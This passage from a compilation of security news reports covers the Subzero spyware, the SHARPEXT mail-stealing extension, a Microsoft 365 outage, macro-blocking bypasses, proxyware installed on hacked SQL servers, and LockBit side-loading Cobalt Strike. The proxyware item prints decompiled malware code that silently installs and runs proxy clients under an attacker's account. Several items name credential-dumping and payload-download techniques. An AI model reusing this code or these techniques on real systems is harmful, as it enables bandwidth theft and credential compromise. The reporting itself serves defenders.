To defend against attacks using malicious IIS modules, Microsoft advises customers to keep their Exchange servers up to date, keep anti-malware and security solutions enabled, review sensitive roles and groups, restrict access to IIS virtual directories, and prioritize alerts, and inspect config files and bin folders.

Source: *https://www.bleepingcomputer.com/news/microsoft/microsoft-exchange-servers-increasingly-hacked-with-iis-backdoors/*

20. Microsoft: Windows, Adobe zero-days used to deploy Subzero malware

Microsoft has linked a threat group known as Knotweed to an Austrian spyware vendor also operating as a cyber mercenary outfit named DSIRF that targets European and Central American entities using a malware toolset dubbed Subzero.

On its website, DSIRF promotes itself as a company that provides information research, forensics, and data-driven intelligence services to corporations.

However, it has been linked to the development of the Subzero malware that its customers can use to hack targets' phones, computers, and network and internet-connected devices.

Using passive DNS data while investigating Knotweed attacks, threat intelligence firm RiskIQ also found that infrastructure actively serving malware since February 2020 linked to DSIRF, including its official website and domains likely used to debug and stage the Subzero malware.


The Microsoft Threat Intelligence Center (MSTIC) has also found multiple links between DSIRF and malicious tools used in Knotweed's attacks.

"These include command-and-control infrastructure used by the malware directly linking to DSIRF, a DSIRF-associated GitHub account being used in one attack, a code signing certificate issued to DSIRF being used to sign an exploit, and other open-source news reports attributing Subzero to DSIRF," Microsoft said.

Some Knotweed attacks observed by Microsoft have targeted law firms, banks, and strategic consultancy organizations worldwide, including Austria, the United Kingdom, and Panama.

"As part of our investigation into the utility of this malware, Microsoft's communications with a Subzero victim revealed that they had not commissioned any red teaming or penetration testing, and confirmed that it was unauthorized, malicious activity," Microsoft added.

"Observed victims to date include law firms, banks, and strategic consultancies in countries such as Austria, the United Kingdom, and Panama."



James Pearson @pearswick · Follow

Replying to @pearswick

According to a copy of an internal presentation published by @netzpolitik_org DSIRF advertises Subzero as a "next generation cyber warfare" tool which can take full control of a target's PC, steal passwords, and reveal its location.

SUBZERO
NEXT GENERATION CYBER WARFARE
DSIRF
At A Glance
A state-of-the-art computer surveillance tool designed for the cyber era which enables
FULL CONTROL
COMPLETE ACCESS
LOCATION TRACKING
STEALTH MONITORING
MULTIPLE ATTACK VECTORS
TEAM OF EXPERTS
Screenshots
Easily take screenshots from the target PC for intelligence and evidence collection
Passwords
Extract credentials from the target PC with a single click

9:47 PM · Jul 27, 2022

Subzero malware and zero-day exploits

On compromised devices, the attackers deployed Corelump, the primary payload that runs from memory to evade detection, and Jumplump, a heavily obfuscated malware loader that downloads and loads Corelump into memory.

The primary Subzero payload has many capabilities, including keylogging, capturing screenshots, exfiltrating data, and running remote shells and arbitrary plugins downloaded from its command-and-control server.

On systems where Knotweed deployed its malware, Microsoft has observed a variety of post-compromise actions, including:

Setting of UseLogonCredential to "1" to enable plaintext credentials

Credential dumping via comsvcs.dll

Attempt to access emails with dumped credentials from a KNOTWEED IP address


Using Curl to download KNOTWEED tooling from public file shares such as vultrobjects[.]com

Running PowerShell scripts directly from a GitHub gist created by an account associated with DSIRF

Among the zero-days used in Knotweed campaigns, Microsoft highlights the recently patched CVE-2022-22047, which helped the attackers escalate privileges, escape sandboxes, and gain system-level code execution.

Last year, Knotweed also used an exploit chain made of two Windows privilege escalation exploits (CVE-2021-31199 and CVE-2021-31201) in conjunction with an Adobe Reader exploit (CVE-2021-28550), all of them patched in June 2021.

In 2021, the cybermercenary group was also linked to the exploitation of a fourth zero-day, a Windows privilege escalation flaw in the Windows Update Medic Service (CVE-2021-36948) used to force the service to load an arbitrary signed DLL.



Digital Signature Details

Digital Signature Information

This digital signature is OK.

Signer information

Name: DSIRF GmbH

Signed malicious DLL (Microsoft)

To defend against such attacks, Microsoft advises customers to:

Prioritize patching of CVE-2022-22047.

Confirm that Microsoft Defender Antivirus is updated to security intelligence update **1.371.503.0** or later to detect the related indicators.

Use the included indicators of compromise to investigate whether they exist in your environment and assess for potential intrusion.

Change Excel macro security settings to control which macros run and under what circumstances when you open a workbook. Customers can also stop malicious XLM or VBA macros by ensuring runtime macro scanning by Antimalware Scan Interface (AMSI) is on.

Enable multifactor authentication (MFA) to mitigate potentially compromised credentials and ensure that MFA is enforced for all remote connectivity.

Review all authentication activity for remote access infrastructure, focusing on accounts configured with single-factor authentication, to confirm the authenticity and investigate any abnormal activity.

"To limit these attacks, we issued a software update to mitigate the use of vulnerabilities and published malware signatures that will protect Windows customers from exploits Knotweed was using to help deliver its malware," said Cristin Goodwin, General Manager at Microsoft's Digital Security Unit.

"We are increasingly seeing PSOAs selling their tools to authoritarian governments that act inconsistently with the rule of law and human rights norms, where they are used to target human rights advocates, journalists, dissidents and others involved in civil society," Goodwin added.

Source: [*https://www.bleepingcomputer.com/news/microsoft/microsoft-windows-adobe-zero-days-used-to-deploy-subzero-malware/*](https://www.bleepingcomputer.com/news/microsoft/microsoft-windows-adobe-zero-days-used-to-deploy-subzero-malware/)

21. Cyberspies use the Google Chrome extension to steal emails undetected

A North Korean-backed threat group tracked as Kimsuky is using a malicious browser extension to steal emails from Google Chrome or Microsoft Edge users reading their webmail.

The extension, dubbed SHARPEXT by Volexity researchers who spotted this campaign in September, supports three Chromium-based web browsers (Chrome, Edge, and Whale) and can steal mail from Gmail and AOL accounts.


The attackers install the malicious extension after compromising a target's system using a custom VBS script by replacing the 'Preferences' and 'Secure Preferences' files with ones downloaded from the malware's command-and-control server.

Once the new preferences files are downloaded on the infected device, the web browser automatically loads the SHARPEXT extension.

"The malware directly inspects and exfiltrates data from a victim's webmail account as they browse it," Volexity said Thursday.

"Since its discovery, the extension has evolved and is currently at version 3.0, based on the internal versioning system."

As Volexity further revealed today, this latest campaign aligns with previous Kimsuky attacks as it also deploys the SHARPEXT "in targeted attacks on foreign policy, nuclear and other individuals of strategic interest" in the United States, Europe, and South Korea.



SHARPEXT workflow (Volexity)

Stealthy and highly effective attacks

By taking advantage of the target's already-logged-in session to steal emails, the attack remains undetected by the victim's email provider, thus making detection very challenging if not impossible.

Also, the extension's workflow will not trigger any suspicious activity alerts on the victims' accounts which ensures that the malicious activity will not be discovered by checking the webmail account's status page for alerts.

The North Korean threat actors can use SHARPEXT to collect a wide range of information using commands that:

- List previously collected emails from the victim to ensure duplicates are not uploaded. This list is continuously updated as SHARPEXT executes.
- List email domains with which the victim has previously communicated. This list is continuously updated as SHARPEXT executes.
- Collect a blacklist of email senders that should be ignored when collecting emails from the victim.
- Add a domain to the list of all domains viewed by the victim.
- Upload a new attachment to the remote server.
- Upload Gmail data to the remote server.
- Commented by the attacker; receive an attachments list to be exfiltrated.
- Upload AOL data to the remote server.

This is not the first time the North Korean APT group has used browser extensions to harvest and exfiltrate confidential data from targets' breached systems.

As Netscout's ASERT Team said in December 2018, a spear-phishing campaign orchestrated by Kimsuky pushed a malicious Chrome extension since at least May 2018 in attacks targeting a large number of academic entities across multiple universities.

CISA has also issued an alert focused on the group's tactics, techniques, and procedures (TTPs), highlighting the group's use of malicious browser extensions to steal credentials and cookies from victims' web browsers.

Source: https://www.bleepingcomputer.com/news/security/cyberspies-use-google-chrome-extension-to-steal-emails-undetected/

22. Microsoft 365 outage knocks down admin center in North America

Microsoft is investigating an ongoing incident impacting administrators in North America who report seeing blank pages and 404 errors when trying to access the Microsoft 365 admin center.


This outage could affect any admin in North America, as the company revealed on the Microsoft 365 Service health status page.

"The majority of affected admins report that a blank page renders when attempting to access the admin center, and no perceivable error message is presented," Microsoft said.

"A limited number of admins report that a 404 error or 'Loading chunk (number) failed' is shown intermittently."

Redmond is working on discovering the issue that triggered this incident and trying to find a potential fix to address its impact on North American admins.

"We're reviewing networking data to determine the source of impact, as well as determining if a potential fix is available to remediate impact," the company added.



Microsoft 365 Status
@MSFT365Status · Follow

We've received reports from some admins in North America that they're unable to access the Microsoft 365 admin center. Additional information can be found at **status.office.com** or under MO406459 in the Microsoft 365 admin center.

7:40 PM · Jul 28, 2022

Read the full conversation on Twitter

Today's incident follows a massive outage that hit multiple Microsoft 365 services with Teams integrations last week.

As the company revealed in a preliminary post-incident report, last week's outage was triggered by a faulty Enterprise Configuration Service (ECS) deployment that triggered cascading failures and availability impact worldwide.


Exchange Online and Outlook were hit by a second outage that prevented customers from signing into their accounts and accessing and receiving emails.

In June, another Microsoft 365 outage impacted customers trying to access Microsoft Teams and Exchange Online across multiple regions.

Update July 2, 13:28 EDT: Microsoft says the impact extends to admins in other regions.

"Our investigation has determined that some portions of infrastructure responsible for access requests to the Microsoft 365 admin center are performing below expected thresholds, resulting in intermittent access issues," Redmond added.

"We're working to optimize performance on the affected infrastructure to remediate impact."



Microsoft 365 Status @MSFT365Status · Follow

Replying to @MSFT365Status

We're restarting the affected infrastructure to mitigate impact. Further, we've confirmed that impact is not isolated to admins in North America. Additional information can be found at **status.office.com** or under MO406459 in the Microsoft 365 admin center, if accessible.

8:18 PM · Jul 28, 2022

Source: *https://www.bleepingcomputer.com/news/microsoft/microsoft-365-outage-knocks-down-admin-center-in-north-america/*

23.Threat Actors Pivot Around Microsoft's Macro-Blocking in Office

Cybercriminals turn to container files and other tactics to get around the company's attempt to thwart a popular way to deliver malicious phishing payloads.

Threat actors are finding their way around Microsoft's default blocking of macros in its Office suite, using alternative files to host malicious payloads now that a primary channel for threat delivery is being cut off, researchers have found.

The use of macros-enabled attachments by threat actors decreased about 66 percent between October 2021 and June 2022, according to new data by Proofpoint revealed in a blog post-Thursday. The beginning of the decrease coincided with Microsoft's plan to start blocking XL4 macros by default for Excel users, followed up with the blocking of VBA macros by default across the Office suite this year.

Threat actors, demonstrating their typical resilience, so far appear undaunted by the move, which marks "one of the largest email threat landscape shifts in recent history," researchers Selena Larson, Daniel Blackford, and others on the Proofpoint Threat Research Team said in the post.

Though cybercriminals, for now, continue to employ macros in malicious documents used in phishing campaigns, they also have begun to pivot around Microsoft's defense strategy by turning to other file types as vessels for malware—namely, container files such as ISO and RAR attachments as well as Windows Shortcut (LNK) files, they said.

Indeed, in the same eight-month time frame in which the use of macros-enabled documents decreased, the number of malicious campaigns leveraging container files including ISO, RAR, and LNK attachments increased by nearly 175 percent, researchers found.

“It is likely threat actors will continue to use container file formats to deliver malware while relying less on macro-enabled attachments,” they noted.

Macros No More?

Macros, which are used for automating frequently used tasks in Office, have been among the most popular ways to deliver malware in malicious email attachments for at least the better part of a decade, as they can be allowed with a simple, single mouse-click on the part of the user when prompted.

Macros long have been disabled by default in Office, though users always could enable them—which has allowed threat actors to weaponize both VBA macros, which can automatically run malicious content when macros are enabled in Office apps, as well as Excel-specific XL4 macros. Typically the actors use socially engineered phishing campaigns to convince victims of the urgency to enable macros so they can open what they don’t know are malicious file attachments.

While Microsoft’s move to block macros entirely so far has not deterred threat actors from using them entirely, it has spurred this notable shift to other tactics, Proofpoint researchers said.

Key to this shift are tactics to bypass Microsoft’s method to block VBA macros based on a Mark of the Web (MOTW) attribute that shows whether a file comes from the internet known as the Zone. Identifier, researchers noted.

“Microsoft applications add this to some documents when they are downloaded from the web,” they wrote. “However, MOTW can be bypassed by using container file formats.”

Indeed, IT security company Outflank conveniently detailed multiple options for ethical hackers specializing in attack simulation—known as “red teamers”–to bypass MOTW mechanisms, according to Proofpoint. The post does not seem to have gone unnoticed by threat actors, as they also have begun to deploy these tactics, researchers said.

File-Format Switcheroo

To bypass macros blocking, attackers are increasingly using file formats such as ISO (.iso), RAR (.rar), ZIP (.zip), and IMG (.img) files to send macro-enabled documents, researchers said. This is because though the files themselves will have the MOTW attribute, the document inside, such as a macro-enabled spreadsheet, will not researchers note.

“When the document is extracted, the user will still have to enable macros for the malicious code to automatically execute, but the file system will not identify the document as coming from the web,” they wrote in the post.

Additionally, threat actors can use container files to distribute payloads directly by adding additional content such as LNKs, DLLs, or executable (.exe) files that can be used to execute a malicious payload, researchers said.

Proofpoint also has seen a slight uptick in the abuse of XLL files—a type of dynamic link library (DLL) file for Excel—in malicious campaigns as well, although not as significant an increase as the use of ISO, RAR, and LNK files, they noted.

Source: https://threatpost.com/threat-pivot-microsofts-macro/180319/


24. Microsoft SQL servers hacked to steal bandwidth for proxy services

Threat actors are generating revenue by using adware bundles, malware, or even hacking into Microsoft SQL servers, to convert devices into proxies that are rented through online proxy services.

To steal a device's bandwidth, the threat actors install software called 'proxyware' that allocates a device's available internet bandwidth as a proxy server that remote users can use for various tasks, like testing, intelligence collection, content distribution, or market research.

Botters also love these proxy services as they gain access to residential IP addresses that have not been blacklisted from online retailers.

In return for sharing their bandwidth, the device's owner gets a revenue share of the fees charged to customers. For example, the Peer2Profit service shows users making as much as $6,000 per month by installing the company's software on thousands of devices.



	Earned per month	Devices	Referrals	Proxies
m***********j@hotmail.com	6079.49 $	270207	0	498
p**********2@hotmail.com	2846.1 $	41076	0	0
s******3@protonmail.com	1729.97 $	31714	3	0
w****c@gmail.com	1274.2 $	1300	2	0
s*********1@yandex.ru	963.36 $	454	2	0
a*********3@gmail.com	645.19 $	457	6	0
g**********7@gmail.com	529.13 $	2352	2	0
n*******o@hotmail.com	523.85 $	13220	0	0
j**********9@gmail.com	500.88 $	1798	0	0
m*******9@hotmail.com	446.25 $	0	7878	0

Top 10 users on the Peer2Profit proxy service


According to a new report published today by researchers at South Korean company Ahnlab, new malware campaigns have emerged that install proxyware to earn money from sharing their victim's network bandwidth.

The attackers receive compensation for the bandwidth by setting their email address for the user, while the victims might only notice some connectivity slowdowns and hiccups.

Sneaking proxy clients on devices

Ahnlab observed the installation of proxyware software for services, such as Peer2Profit and IPRoyal, via adware bundles and other malware strains.


The malware checks if the proxy client is running on the host, and it can use the "p2p_start()" function to launch it if it's deactivated.



```
 fopen_s(&Stream, "p2p-sdk.dll", "wb");
 if ( Stream )
 {
   fwrite(&data_p2psdk, 1u, 0xE600u, Stream);
   fclose(Stream);
 }
 result = LoadLibraryA("p2p-sdk.dll");
 LibraryA = result;
 if ( result )
 {
LABEL_5:
   p2p_start = GetProcAddress(LibraryA, "p2p_start");
   p2p_is_active_temp = GetProcAddress(LibraryA, "p2p_is_active");
   Stream = (FILE *)GetProcAddress(LibraryA, "p2p_stop");
   strcpy(str_email, "pre[redacted]009@gmail.com");
   ((void (__cdecl *)(char *, _DWORD))p2p_start)(str_email, 0);
   p2p_is_active = p2p_is_active_temp;
   while ( p2p_is_active() )
     Sleep(0xBB8u);
```

Creating and running Peer2Profit SDK (ASEC)


In the case of IPRoyal's Pawns, the malware prefers to install the CLI version of the client instead of the GUI one, as the goal is to have the process run stealthily in the background.



```
strcpy_s(str_cmd, 0x100u, "cmd.exe");
strcpy_s(str_pawns, 0x200u, "/C START /B \"\" \"");
strcat_s(str_pawns, 0x200u, "pawns-cli.exe");
strcat_s(str_pawns, 0x200u, "\" \"\"-accept-tos -email pre[redacted]09@gmail.com -password [redacted]\"\"");
strcpy_s(str_taskkill, 0x200u, "/C TASKKILL /f /im ");
strcat_s(str_taskkill, 0x200u, "pawns-cli.exe");
(ShellExecuteA)(0, 0, str_cmd, str_taskkill, 0, 0);
Sleep(0x7D0u);
fopen_s(&Stream, "pawns-cli.exe", "wb");
if ( Stream )
{
  fwrite(&off_444F60, 1u, &data_pawns, Stream);
  fclose(Stream);
}
(ShellExecuteA)(0, 0, str_cmd, str_pawns, 0, 0);
```

Installing and configuring Pawns CLI (ASEC)

In more recent observations, attackers used Pawns in DLL form and provided their emails and passwords in encoded string form, launching it with the functions "Initialize()" and "startMainRoutine()."



```
 └----● 00007FF716444B31   ^ 72 jb 1.7FF716444AE0
      ● 00007FF716444B33     C6 mov byte ptr ss:[rbp+CD],0
      ● 00007FF716444B3A     48 lea rdx,qword ptr ds:[7FF716444540]
      ● 00007FF716444B41     48 lea rcx,qword ptr ss:[rbp-1F]
RIP ──→● 00007FF716444B45     FF call rdi                            pawns.startMainRoutine()
      ● 00007FF716444B47     66 nop word ptr ds:[rax+rax],ax

rdi=<pawns.startMainRoutine> (0000000056618440)

.text:00007FF716444B45 1.exe:$4B45 #3F45
```

```
Address          Hex                                               ASCII
0000004361 3FF5F1 [redacted]
00000043613FF601
00000043613FF611
00000043613FF621
00000043613FF631
00000043613FF641
00000043613FF651
00000043613FF661
00000043613FF671
```

Pawns launch routine (ASEC)


Once the proxyware is installed on a device, the software adds it as an available proxy that remote users can use for whatever task they want on the Internet.

Unfortunately, this also means that other threat actors can use these proxies for illegal activities without the victim being aware.

Infecting MS-SQL servers too

According to Ahnlab's report, malware operators using this scheme to generate revenue also target vulnerable MS-SQL servers to installPeer2Profit clients.

This has been going on since early June 2022, with most logs retrieved from infected systems revealing the existence of a UPX-packed database file named "sdk.mdf."



🟩 sqlservr.exe	N/A	Creates executable file	Creates executable file in Windows path	Target 🟥 sdk.mdf
🟩 sqlservr.exe	N/A	Loads DLL	Loads DLL	Library Dynamic 🟥 sdk.mdf

SQL process installing Peer2Profit (ASEC)

Among the more common threats for Microsoft, SQL servers are cryptocurrency coin miners that perform cryptojacking. There are also plenty of instances where the threat actor uses the server as a pivoting point into the network via Cobalt Strike beacons.

The reason behind using proxyware clients is likely an increased chance of remaining undetected for extended periods, which translates into more significant profits. It is unclear how much money actors generate via this method, though.

Furthermore, Microsoft SQL servers are usually located in corporate networks or data centers with abundant Internet bandwidth that proxy services can sell for illegal purposes.

Source: https://www.bleepingcomputer.com/news/security/microsoft-sql-servers-hacked-to-steal-bandwidth-for-proxy-services/

25. LockBit operator abuses Windows Defender to load Cobalt Strike

A threat actor associated with the LockBit 3.0 ransomware operation is abusing the Windows Defender command line tool to load Cobalt Strike beacons on compromised systems and evade detection by security software.

Cobalt Strike is a legitimate penetration testing suite with extensive features popular among threat actors to perform stealthy network reconnaissance and lateral movement before stealing data and encrypting it.

However, security solutions have become better at detecting Cobalt Strike beacons, causing threat actors to look for innovative ways to deploy the toolkit.

In a recent incident response case for a LockBit ransomware attack, researchers at Sentinel Labs noticed the abuse of Microsoft Defender's command line tool "MpCmdRun.exe" to side-load malicious DLLs that decrypt and install Cobalt Strike beacons.

The initial network compromise in both cases was conducted by exploiting a Log4j flaw on vulnerable VMWare Horizon Servers to run PowerShell code.

Side-loading Cobalt Strike beacons on compromised systems aren't new for LockBit, as there are reports about similar infection chains relying on the abuse of VMware command line utilities.


Abusing Microsoft Defender

After establishing access to a target system and gaining the required user privileges, the threat actors use PowerShell to download three files: a clean copy of a Windows CL utility, a DLL file, and a LOG file.

MpCmdRun.exe is a command line utility to perform Microsoft Defender tasks, and it supports commands to scan for malware, collect information, restore items, perform diagnostic tracing, and more.

When executed, the MpCmdRun.exe will load a legitimate DLL named "mpclient.dll" that is required for the program to operate correctly.

In the case analyzed by SentinelLabs, the threat actors have created their own weaponized version of the **mpclient.dll** and placed it in a location that prioritizes loading the malicious version of the DLL file.



Signature Info

Signature Verification

✓ Signed file, valid signature

File Version Information

Copyright	© Microsoft Corporation. All rights reserved.
Product	Microsoft® Windows® Operating System
Description	Microsoft Malware Protection Command Line Utility
Original Name	MpCmdRun.exe
Internal Name	MpCmdRun
File Version	4.18.1909.6 (WinBuild.160101.0800)
Date signed	2019-09-25 00:04:00 UTC

Signers


+ Microsoft Windows Publisher

+ Microsoft Windows Production PCA 2011

+ Microsoft Root Certificate Authority 2010

Abused executable signed by Microsoft (Sentinel Labs)

The executed code loads and decrypts an encrypted Cobalt Strike payload from the "c0000015.log" file, dropped along with the other two files from the earlier stage of the attack.



LockBit 3.0 attack chain (Sentinel Labs)

While it's unclear why the LockBit affiliate switched from VMware to Windows Defender command line tools for side-loading Cobalt Strike beacons, it might be to bypass targeted protections implemented in response to the previous method.

Using “living off the land” tools to evade EDR and AV detection is extremely common these days; hence organizations need to check their security controls and show vigilance in tracking the use of legitimate executables that could be used by attackers.

Source: https://www.bleepingcomputer.com/news/security/lockbit-operator-abuses-windows-defender-to-load-cobalt-strike/

26. CISA warns of critical Confluence bug exploited in attacks

